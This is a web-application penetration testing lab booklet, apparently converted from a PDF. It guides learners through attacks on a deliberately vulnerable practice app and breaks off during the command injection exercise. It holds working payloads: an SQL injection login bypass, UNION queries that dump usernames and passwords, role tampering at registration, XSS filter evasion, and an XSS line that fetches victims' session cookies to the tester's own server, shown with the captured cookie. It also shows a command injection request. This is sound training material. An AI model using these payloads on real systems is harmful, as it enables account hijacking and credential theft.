


# WEB APP TESTING LAB GUIDE



## A PRACTICAL EXERCISE GUIDE

An exercise booklet to help you learn how to  
conduct web application assessments

Written By:

**Dan Cannon**

# INTRODUCTION

**Welcome! This worksheet will guide you through various exercises that will help you build foundational Linux skills.**

**This exercise booklet assumes that you already have a machine running some variation of Linux on it.**

**You will then need to go to the North Green GitHub page and download the Totally Secure Site using the command:**

```
git clone https://github.com/northgreensecurity/Vulnerableapp.git
```

**Once running, this will start a web app on your machine that can be accessed by any browser by going to `http://<your_IP>`**

**If you have anything already using port 80, simply change the port designation in the `app.py` file (this is the last line in `app.py`)**

# Table of Contents

Authentication Bypass	4
Creating Accounts	7
Cross Site Scripting	12
Session Hijacking	17
SQL Injection	21
Finding All Pages	25
Command Injection	27
Local File Inclusion	31
IDOR	33

# 1


## AUTHENTICATION **BYPASS**

**In this exercise we are going to look at the login functionality of the site.**

**Login functions need to check usernames and passwords are valid by talking to a backend database. If these checks are not made securely, an attacker can manipulate the logic and bypass authentication**

### **Exercise:**

- 1) Go to the website by typing into your browser `http://<yourIP>`
- 2) Click the Login button to get to the login prompt




Username:

Password:

Login

- 3) At this point, we don't know any usernames or passwords. We can test whether we can trigger an SQL error by inputting a ' in the user name




Username: '

Password:

Login

This results in an error page



4) To test if this was triggered by the ' character breaking the SQL query, we will put " in the username

Username:

Password:

Login

This gives a different result, saying "Invalid Credentials", this indicates that we are able to break the SQL query used during login.

5) Now put ' OR 1=1-- in the username

Username:

Password:

Login

This loads gets us to the dev profile without needing to know the password

## Why This Works

The login prompt is vulnerable to SQL injection, which occurs when the web application doesn't properly sanitize user input. In this case, the input ' OR 1=1 -- is used to manipulate the SQL query that checks the username and password.

- ' : The single quote closes the current string being used for the username.
- **OR 1=1**: This is a logical condition that always evaluates to true (since 1 always equals 1)
- **--**: This is a SQL comment, which ignores everything after it, effectively removing the password check from the query

So, the resulting query might look like this:

```
SELECT * FROM users WHERE username = " OR 1=1 --' AND password = 'password';
```

Since OR 1=1 is always true, the query will return the first user it finds in the database. This allows the attacker to bypass the login and gain unauthorized access to the application.

## Why We Tested ' and "

When testing for SQL injection vulnerabilities, it's common to try different variations of the input to identify how the application handles user input.

- ' (a single quote): This is often the first test because many SQL queries rely on strings being enclosed in single quotes. If the application doesn't properly handle or escape the quote, it can break the query structure and cause errors or vulnerabilities.
- " (two single quotes): In SQL, two single quotes represent an empty string (""). If a single quote caused an error but two quotes does not, it indicates that we can add data to the query without breaking it.

Testing these inputs helps determine if the application is vulnerable to SQL injection, allowing an attacker to craft payloads that can bypass authentication, retrieve data, or modify the database.

# 2


## CREATING ACCOUNTS

**When testing websites that use user accounts, it is important to explore the registration process and understand how users are created**


**It is important to intercept the traffic used to create a user to see all the data being sent**

### Exercise:

- 1) Set up Burpsuite as a proxy for your browser
  - This can either be done by using the burpsuite tool to launch a browser



- Or by using a browser add on such as foxy proxy to use 127.0.0.1:8080 as a proxy



- 2) Go to the registration page

3) Turn on burp proxy


4) Enter a username, password, and email into the form and hit register

## Register

Username:

Password:

Email:



**Request**  
Pretty Raw Hex  
1 POST /register HTTP/1.1  
2 Host: 192.168.1.98  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: en-GB,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 68  
9 Origin: http://192.168.1.98  
10 Connection: keep-alive  
11 Referer: http://192.168.1.98/register  
12 Upgrade-Insecure-Requests: 1  
13 Priority: u=0, i  
14  
15 username=dan&password=password&email=dan%40dan.dan&role=dXNlcg%3D%3D

**Inspector**  
Request attributes 2  
Request query parameters 0  
Request body parameters 4  
Request cookies 0  
Request headers 12

5) Press forward to go through the registration process, and then log in.

**QUESTION 1:** What user role do you have?



**Question 2:** Which parameter in the registration process was responsible for assigning you the role "user"


6) Go back to the registration page and intercept the creation of another user account

### Request

Pretty Raw Hex

```
1 POST /register HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
  Gecko/20100101 Firefox/136.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 70
9 Origin: http://192.168.1.98
10 Connection: keep-alive
11 Referer: http://192.168.1.98/register
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 username=dan2&password=password&email=dan2%40dan.dan&role=dXNlcg%3D%3D
```

7) Copy the role into the Decoder tab and decode as Base64



This shows that the user "role" was base64 encoded with two %3D's afterwards

8) Encode the value "admin" in base64

The screenshot shows a web-based base64 encoding tool. It has two main sections. The top section has an input field containing 'admin' and an output field containing 'YWRtaW4='. To the right of these fields are controls for encoding: radio buttons for 'Text' (selected) and 'Hex', and dropdown menus for 'Decode as ...', 'Encode as ...', and 'Hash ...'. A 'Smart decode' button is also present. The bottom section is identical but currently empty.

9) Change the "role" value so that it now has the base64 encoded value for admin followed by two %3D's

### Request

```

  Pretty  Raw  Hex
1 POST /register HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
  Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 70
9 Origin: http://192.168.1.98
10 Connection: keep-alive
11 Referer: http://192.168.1.98/register
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 username=dan2&password=password&email=dan2%40dan.dan&role=YWRtaW4=%3D%3D
```

10) Now log in with the new account and check what user role you have.

## Why This Works

Base64 is a method of encoding binary data into a text format, allowing it to be easily transmitted or stored in systems that only handle text. It works by converting groups of three bytes into four printable ASCII characters. Although it's useful for encoding data for transmission, base64 is not a secure way to store sensitive information because it can easily be decoded back to its original form.

In this case, the registration process uses a base64 encoded value to represent the user role, such as "user" or "admin." Since base64 encoding is not secure, anyone who has access to the encoded value can easily decode it and change their role. For example, a user could alter the base64 string to grant themselves admin privileges by encoding "admin" instead of "user."

# 3

## CROSS SITE SCRIPTING

In this exercise, we will explore the chat functionality of the site and examine its potential vulnerability to Cross-Site Scripting (XSS)

Chat functions often allow users to send messages that can be displayed on other users' screens. If the application fails to properly sanitize or escape user input, it could allow an attacker to inject malicious JavaScript code into the chat messages. This code can then be executed in the context of another user's browser, potentially stealing cookies, redirecting the user to malicious websites, or performing actions on behalf of the user without their consent.

### Exercise:

- 1) Go to the Chat page
- 2) Input a unique word such as wiggle and check the functionality works

Send

Clear All Messages

### Messages

- wiggle

3) Start by testing if the page accepts simple HTML tags in input fields, which indicates if the application properly sanitizes user input and may be vulnerable to XSS.

Send the message `<h1>wiggle</h1>`

Send

Clear All Messages


### Messages

- wiggle

**. wiggle**

this indicates that the website will process our input as an HTML element

4) Clear all messages and send a message with a common XSS payload such as `<script>alert(1)</script>`



This has triggered some form of detection so our XSS payloads will have to be more sophisticated.


**QUESTION 3:** What does `<script>alert(1)</script>` do?

5) Send the message `<script>` to test if the whole string triggers the filter

6) `<script>` tags may commonly be blocked and we may have to explore different ways of executing JavaScript.

Try sending the message `wiggle<img>`

*(another well used HTML tag that can be used to trigger JavaScript)*



The screenshot shows a web application interface. At the top, there is a text input field with the placeholder text "Type a message..." and a green "Send" button to its right. Below the input field is a green button labeled "Clear All Messages". Underneath the buttons is a section titled "Messages" in bold. Below the title is a single message listed as a bullet point: "• wiggle".

We can see that we don't get an error, and can see the word wiggle. This is because tags are not visible

7) right click and view source code

Then search for the word wiggle by using CTRL+F


```
<h3>Messages</h3>
<ul>

  <li>wiggle</li>

  <li>wiggle</li>
```

While it is possible to see the word wiggle, `<img>` is not part of the source code. This indicates that it has been filtered.

8) This means that we will need to use alternative tags to trigger our XSS. Clear messages, and send the message wiggle <video>



The screenshot shows a web application interface. At the top, there is a text input field with the placeholder text 'Type a message...' and a green 'Send' button. Below this is a green button labeled 'Clear All Messages'. Underneath the buttons is a section titled 'Messages'. Below the title, there is a single message listed as '• wiggle'.

We can see that, again, we don't get an error, and can see the word wiggle.

9) View the source code again and search for wiggle

```
<h3>Messages</h3>
<ul>

  <li>wiggle<video></li>

  <li>wiggle<video></li>
```

This time it is possible to see the <video> tag in the source code. This means that the application is applying a simple blacklist to block malicious input.

10) Send the message wiggle<video src=x onerror=alert(1)>

**QUESTION 4:** What key word in this payload is being filtered and stopping this from working? (view the source code to check)

11) Search for wiggle<video src=x onerror=prompt(1)>

## Why This Works

In this case, the payload `<video src=x onerror=prompt(1)>` is used to bypass the input validation mechanisms that filter out `<script>` and `alert`.

The web application likely has input validation that blocks certain keywords such as `<script>` and `alert()` to prevent Cross-Site Scripting (XSS) attacks. This is a common security measure to prevent malicious JavaScript from running.

The payload `<video src=x onerror=prompt>` is an example of a Cross-Site Scripting (XSS) attack using an HTML tag that triggers a JavaScript function.

- **<video>**: This is a valid HTML tag used to embed a video on the webpage. It's often allowed in input fields, so it can bypass certain filters that block more obvious malicious tags like `<script>`.
- **src=x**: The `src` attribute specifies the source of the video file. Setting it to `x` (an invalid resource) causes the video to fail to load, triggering an error event.
- **onerror=prompt(1)**: The `onerror` attribute is an event handler that triggers when the video resource fails to load (which happens because `x` is not a valid video). The `prompt` function in JavaScript is executed when the error occurs, causing a pop-up to appear asking the user for input.



# 4

## SESSION HIJACKING

Triggering pop up boxes is typically just used as a simple mechanism to display that it is possible to execute JavaScript within an application. XSS can also be used to achieve session hijacking

In session hijacking, we use XSS to get victim's to send over their sessionId (this is used by the application to identify who they are). Once we have this we can access another user's account without needing to know their username or password

### Exercise:

- 1) Clear all messages on the Chat page
- 2) Test if we can read the session tokens with XSS by sending the message wiggle<video src=x onerror=prompt(document.cookie)>

192.168.1.98

```
session=.eJxljE0KwjAQha8ynXXpQnc9hbgTKSUM0zQSJyGT
UErp3U3RheDq8f6-
DcfJK5IJsL9vCLkKStGaRLDFK1knOansAsM3nopv4BYKaMXA
YQEfLDjucNjbf8JFiSwhGdCzYkvmh-
LXpn6GFmMKk_M0RqdzSYQ96vVBqa6ls1Neoi_SPaOtvBT8
MShCqbpDRmewP50_htXrql1i3N9CeEze.Z9CnpA.LM4C2Sib
SUMU-eAQ81A_SA_rfs
```

OK

Cancel

3) On a Kali VM (or any machine that runs python) open the terminal and type `python3 -m http.server`

```
(kali㉿kali)-[~]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
█
```

This will set up a web server on your machine.

4) Confirm the IP address of your "listening" machine

5) Send the message

wiggle `<video src=x onerror="fetch('http://<yourIP>:8000/steal?cookie='+document.cookie)">`


6) Check your http server

```
(kali㉿kali)-[~]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
192.168.1.48 - - [11/Mar/2025 17:27:06] code 404, message File not found  
192.168.1.48 - - [11/Mar/2025 17:27:06] "GET /steal?cookie=session=.eJxljE0KwjAQha8ynXXpQnc9hbg  
TKSUM0zQSJyGTUerp3U3RheDq8f6-DcfJK5lJsL9vCLkKStGaRLDFK1knOansAsM3nopv4BYKaMXAYQEfLDjucNjbf8JFiS  
whGdCzYkvmh-LXpn6GFmMKk_M0RqdzSYQ96vVBqa6Is1NeoI_SPaOtvBT8MShCqbpDRmewP50_htXrqI1i3N9CeEze.Z9Cn  
pA.LM4C2SibSumU-eAQ81A_SA_rRfs HTTP/1.1" 404 -  
█
```


This is the cookie value of the user who triggered the XSS

7) Open a new browser in incognito mode and go to the web app

8) Right click and select Inspect, this will open a menu on the bottom or side of your browser. Go to the Storage tab



9) Click the + button on the top right




This will allow us to create a new cookie.

10) Change the “Name” of the cookie to session

11) Change the “Value” of the cookie to the value captured by your web server

```
(kali@kali)~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.48 - - [11/Mar/2025 17:27:06] code 404, message File not found
192.168.1.48 - - [11/Mar/2025 17:27:06] "GET /steal?cookie=session=.eJxljE0KwjAQha8ynXXpQnc9hbgTKSUm0zQSJyGTUerp3U3RheDq8f6-DcfJK5lJsL9vCLkKStGaRLDFK1knOansAsM3nopv4BYKaMXAYQE+LDJucNjb+8Jf1SwhGdCzYkvmh-LXpn6GFmMKK_M0RqdzSYQ96vVBqa6Is1Neo1_SPa0tvBT8MShCqbpDRmewP50_htXrqI113N9CeEze.Z9CnpA.LM4C2S1bSUuU-eAQ81A_SA_rRfs HTTP/1.1" 404 -
```



12) Now change the URL to http://<applicationIP>/account you will successfully get to the account page of your hijacked user



# Welcome, dan!

Hacking: the only job where breaking things is considered a skill.

Role: user

## Why It Works

The chat input field is vulnerable to XSS (Cross-Site Scripting), which allows an attacker to inject malicious JavaScript into the page. In this case, the input

```
<video src=x onerror="fetch('http://<yourIP>:8000/steal?cookie='+document.cookie)">
```

is used to execute JavaScript when an error occurs.

- `<video src=x>`: The `<video>` tag expects a valid media file. Since "x" is not a real file, this triggers an error event.
- `onerror="..."`: The `onerror` attribute runs JavaScript when the video fails to load, allowing us to execute arbitrary code.
- `fetch('http://192.168.1.98:8000/steal?cookie='+document.cookie)`:
  - `fetch('URL')`: Sends an HTTP request to the attacker's server at 192.168.1.98:8000.
  - `'steal?cookie='+document.cookie`: Appends the victim's session cookies to the request, allowing the attacker to hijack their session.

To be able to steal the session cookie from a victim, the cookie must not have the `HttpOnly` and `Secure` flag set.

- `HttpOnly`: prevents JavaScript from accessing cookies, blocking attempts to steal them with `document.cookie`
- `Secure`: ensures cookies are only sent over HTTPS, preventing them from being transmitted in plaintext over an unencrypted connection

In this exercise, we will explore the search functionality of the site and examine its potential vulnerability to SQL injection.

Search functions often take user input and query a database to find matching records. If the application does not properly sanitize or escape this input, an attacker can manipulate the SQL query to extract sensitive data, bypass authentication, or even modify the database. By testing different inputs, we can determine whether the search function is vulnerable and how it might be exploited.

### Exercise:

- 1) Go to the Search page
- 2) Test how the functionality works by searching for a

#### Search Again

Search for another user:

- admin - admin@example.com
- admin - admin@example.com

- 3) Test for potential SQL injection by searching for a'

**Question 5:** What makes this error message useful to an attacker?

4) Compare the difference between searching for `a'` and `a''`  
While one comes back with an error, the other does not (it shows no results found, but this is not an error message). This indicates that we may be able to achieve SQL injection into this parameter

5) A legitimate search returns a username and an email address, meaning the query is likely selecting two columns from the database. To determine whether the search function is vulnerable to SQL injection. We will do this by searching for `a' union select 1,2 --`

### Search Again

Search for another user:

- 1 - 2

This shows that we can get the database to execute a command

6) Now we will identify the type of database in use. Search for:

- `a' union select 1, @@version --`
- `a' union select 1, sqlite_version() --`

**Question 6:** Why do we get an error with `@@version` but not for `sqlite_version()`

7) Identify the tables in the database by searching for  
`a' union select 1,tbl_name from sqlite_master where type='table' --`

### Search Again

Search for another user:

- 1 - contacts
- 1 - sqlite\_sequence
- 1 - users

8) Now that we know the table names, we can get the names of each column. This will then let us get the specific data we want.

Search for a' UNION SELECT 1, name FROM pragma\_table\_info('users') --

## Search Again

Search for another user:

- 1 - email
- 1 - id
- 1 - password
- 1 - profile\_picture
- 1 - role
- 1 - username

9) Now get the username and password of everyone in the users table by searching for a' union select username,password from users --

## Search Again

Search for another user:

- admin - adminpassword
- dwight - spiderman
- jim - batman

**Question 7:** What command will help you identify which users have admin privileges?

**Bonus:** Can you read any data from the table "contact"?

## Why It Works

The search functionality is vulnerable to SQL Injection, allowing an attacker to manipulate the database query and extract sensitive information.

By testing the input parameter and steadily developing our payload, we are able to extract valuable data

### Breaking Down the Payloads

- `α`: A normal search query that returns expected results.
- `α'`: Adds a single quote, which may break the SQL query if the input is not properly sanitized. This helps identify SQL injection vulnerabilities.
- `α"`: A second single quote may be needed to test for escaping mechanisms in place.
- `α' UNION SELECT 1,2 --`
  - `UNION SELECT` allows combining results from multiple queries.
  - If the query succeeds, it confirms that the original query returns two columns of data.
- `α' UNION SELECT 1, sqlite_version() --`
  - Retrieves the SQLite database version, confirming that SQL queries are being executed.
- `α' UNION SELECT 1, tbl_name FROM sqlite_master WHERE type='table'`
  - Extracts the names of all tables in the database by querying the `sqlite_master` table.
- `α' UNION SELECT 1, name FROM pragma_table_info('users') --`
  - Retrieves column names from the `users` table using `pragma_table_info()`, which provides metadata about table structure.
- `α' UNION SELECT username, password FROM users --`
  - If successful, extracts all usernames and passwords stored in the database, allowing the attacker to obtain login credentials.



# 6

## FINDING ALL PAGES

In this exercise, we will explore the site's structure to identify hidden or unlinked pages that may contain sensitive information.

Web applications often have directories or files that are not directly linked from the main navigation or accessible through visible links. These could include admin panels, backup files, configuration pages, or test environments that were not intended to be public.

### Exercise:

- 1) Open a terminal in Kali or a pentesting machine if your choice
- 2) To find any pages that may exist, type the command `dirb http://192.168.1.98`

```
└─$ dirb http://192.168.1.98

DIRB v2.22
By The Dark Raver

START_TIME: Wed Mar 12 15:44:28 2025
URL_BASE: http://192.168.1.98/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.98/ —
+ http://192.168.1.98/console (CODE:400|SIZE:167)
+ http://192.168.1.98/diagnostics (CODE:200|SIZE:4613)
+ http://192.168.1.98/login (CODE:200|SIZE:3739)
+ http://192.168.1.98/register (CODE:200|SIZE:4484)
```

- 3) This has found a page called diagnostics that we can investigate



## Why It Works

Dirbusting works by sending a series of requests to a web server using a wordlist of common directory and file names. The goal is to find hidden directories or files that are not publicly linked on the website but may still exist on the server.

The web application might not explicitly link to these hidden resources, but by testing various path names, dirbusting helps to discover potential endpoints that could lead to sensitive or restricted information. This method bypasses the need for direct links and relies on the server's response codes (like 200 or 403) to indicate the existence of these hidden paths.

# 7

## COMMAND INJECTION

In this exercise, we will explore the functionality of a web application and examine its potential vulnerability to command injection.

Command injection vulnerabilities occur when an application improperly passes user input to a system shell or command interpreter. If the application fails to sanitize or validate this input, an attacker can craft input that manipulates system commands, allowing them to execute arbitrary commands on the server.

### Exercise:

- 1) Go to the /diagnostics page
- 2) Set your browser to use BurpSuite, turn on proxy, and refresh the page
- 3) In Burp, press forward until you see a request for system\_info

```
GET /system_info?cmd=ip%20a HTTP/1.1
Host: 192.168.1.98
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.98/diagnostics
Cookie: session=.eJxljE0KwjAQha8ynXXpwpX0FOJOpJSYTNNInIRMQimldzdFF4Krx_v7Nhwnr2Qmwf6-IeQqKEVrEsEW
r2Sd5KSyCwzfeCq-gVsooBUDhwV8sOC4w2Fv_wkXJbKEZEDPii2ZH4pfm_oZWowpTM7TGJ3OJRH2qNcHp
boizk55ib5I94y28lLwx6AIpeoOGZ3B_nz6GFavozaKcX8DQt1M4w.Z9HVaQ.kuvpqkiM4UkpjXfoXL7J
co54xGg
Upgrade-Insecure-Requests: 1
Priority: u=4
```

4) Right click in the request and send to repeater

5) Press "Send" to see the request and response between the client and the server

The screenshot shows the Burp Suite interface with the Repeater tab selected. The 'Send' button is circled in red. The Request tab displays a GET request to /system\_info?cmd=ip%20a. The Response tab displays a 200 OK response with JSON output.

```
1 GET /system_info?cmd=ip%20a HTTP/1.1
2 Host: 192.168.1.98
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.98/diagnostics
9 Cookie: session=.eJxljE0KwjaQha8ynXxpwpx0FOJopJSYTNnInIRMQimldzdzFF4Krx_v7Nhnwnc2Qmwf6-IeQqKEVrEsEWcr2sd5KSyCwzfeCq-gVsooBUDhwV8s0C4w2Fv_wkXJbKEZEDPi122H4pfm_oZWwpTM7TGJ3OJRH2qNcHpboizk55ib5I94y28ILWx6AIpeoOGZ3B_nz6GFavozaKcX8DQt1M4w.Z9HVvAq.kuvpqkim4UkpjXfoXL7Jco54xGg
10 Upgrade-Insecure-Requests: 1
11 Priority: u=4
12
13
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.11.9
3 Date: Wed, 12 Mar 2025 19:58:37 GMT
4 Content-Type: application/json
5 Content-Length: 3024
6 Connection: close
7
8 {
9   "output":
